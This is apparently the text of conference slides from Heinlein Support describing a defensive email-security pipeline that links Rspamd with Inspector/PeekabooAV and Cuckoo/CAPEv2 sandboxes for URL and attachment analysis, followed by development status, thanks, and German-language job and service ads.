
- URLs in mails can not be analyzed
 - Password - Reset Mails
 - Newsletter unsubscribe
 - "I hereby confirm that I want to purchase the washing machine" link
- But: Emotet attack of a municipal city service in 2019 was launched via URL - despite Rspamd+Oletools
- The analysis can only be done once the user clicks on the link



The 2nd and 3rd pillar

- Typical protection: HTTP Proxy with Anti-Virus via ICAP
- A better approach: analysis of this URL with Rspamd and/or Inspector/PeekabooAV
- Adjusting preliminary assessment of the previously scanned mail via Spam-Report → i.e. IP reputation
- Rspamd can also analyze non-mails, such as websites (not as efficient because of the missing mail metadata)
- downloaded files will be directly analysed through Inspector/PeekabooAV
 - Analysis result of the URLs is reported back into the spam-recognition system
- Webinterface for Security analysts
 - Manual scanning of files
 - Explicit blacklisting → manual learning





Optimized Analysis in Inspector/PeekabooAV

- File-type recognition and accordingly choosing relevant tools
- if needed, cracking / unpacking and repacking of the attachment
- depending on the setting, staggered or parallel analysis with different tools
- Not everything has to be done on our own - there are different frameworks for file-analysis like Cortex, Viper, LaikaBoss etc.
- Preliminary analysis of the returned reports and if necessary execution of additional tools
- During execution in the sandbox, a file was created → Analysis of the new file
 - URL was found in pictures → RBL, AV-Check
 - Office file tries to load an external template in the rtf format → analysis of the external file
 - OCR text recognition of the screenshots from the sandbox analysis

Advantages of Rspamd + Inspector/PeekabooAV + Cuckoo/CAPEv2

- Open Source (+ direct contact to the devs)
- License costs only applicable for the used Microsoft components
- Development costs are ideally shared costs
- Vendor independent → potentially any free or commercial online as well as offline tool can be integrated
- Analysis of any file-type
- flexible, multi-staged rule-set for pre- and post-analysis of texts and files
- intelligent interlinking of spam- and file-analysis
- Files will be analysed for spam and virus recognition

Don't be afraid you will get a super complex system

- This is just idea what can be done with this project
- The approach is to create a flexible system which is flexible enough to add any function or service you want - offline or online
- The project will also be a benefit if you just want to use oletools in Rspamd
- The architecture to have Rspamd as super fast AntiSpam mail framework for the normal scan process and the possibility to transparently add higher latency but deeper analysis in some situations is the key feature

State of development

- PeekabooAV is production ready for Amavis environments
 - Have a look if you want to start right now! <https://peekabooav.de/>
- Proof of concept for the Rspamd - Inspector integration
- Next steps:
 - Find a comfortable architecture to integrate the ideas of Inspector and Peekaboo
 - Define a flexible protocol for the Rspamd connection
 - Implement a Rspamd plugin flexible enough to add new backend features by just adding a new config section

Greets to the PeekabooAV project

- <https://peekabooav.de/>
- <https://twitter.com/peekabooav>
- Thanks to Christoph Herrmann, Felix Bauer and Michael Weiser for all discussions and sharing ideas
- Hopefully we could announce updates soon



Soweit, so gut.

**Gleich sind Sie am Zug:
Fragen und Diskussionen!**

Wir suchen:

Admins, Consultants, Trainer!

Wir bieten:

Spannende Projekte, Kundenlob, eigenständige Arbeit, keine Überstunden, Teamarbeit

...und natürlich: Linux, Linux, Linux...

<http://www.heinlein-support.de/jobs>

Heinlein Support hilft bei allen Fragen rund um Linux-Server

HEINLEIN AKADEMIE

Von Profis für Profis: Wir vermitteln die oberen 10% Wissen: geballtes Wissen und umfangreiche Praxiserfahrung.

HEINLEIN CONSULTING

Das Backup für Ihre Linux-Administration: LPIC-2-Profis lösen im CompetenceCall Notfälle, auch in SLAs mit 24/7-Verfügbarkeit.

HEINLEIN HOSTING

Individuelles Business-Hosting mit perfekter Maintenance durch unsere Profis. Sicherheit und Verfügbarkeit stehen an erster Stelle.

HEINLEIN ELEMENTS

Hard- und Software-Appliances und speziell für den Serverbetrieb konzipierte Software rund ums Thema eMail.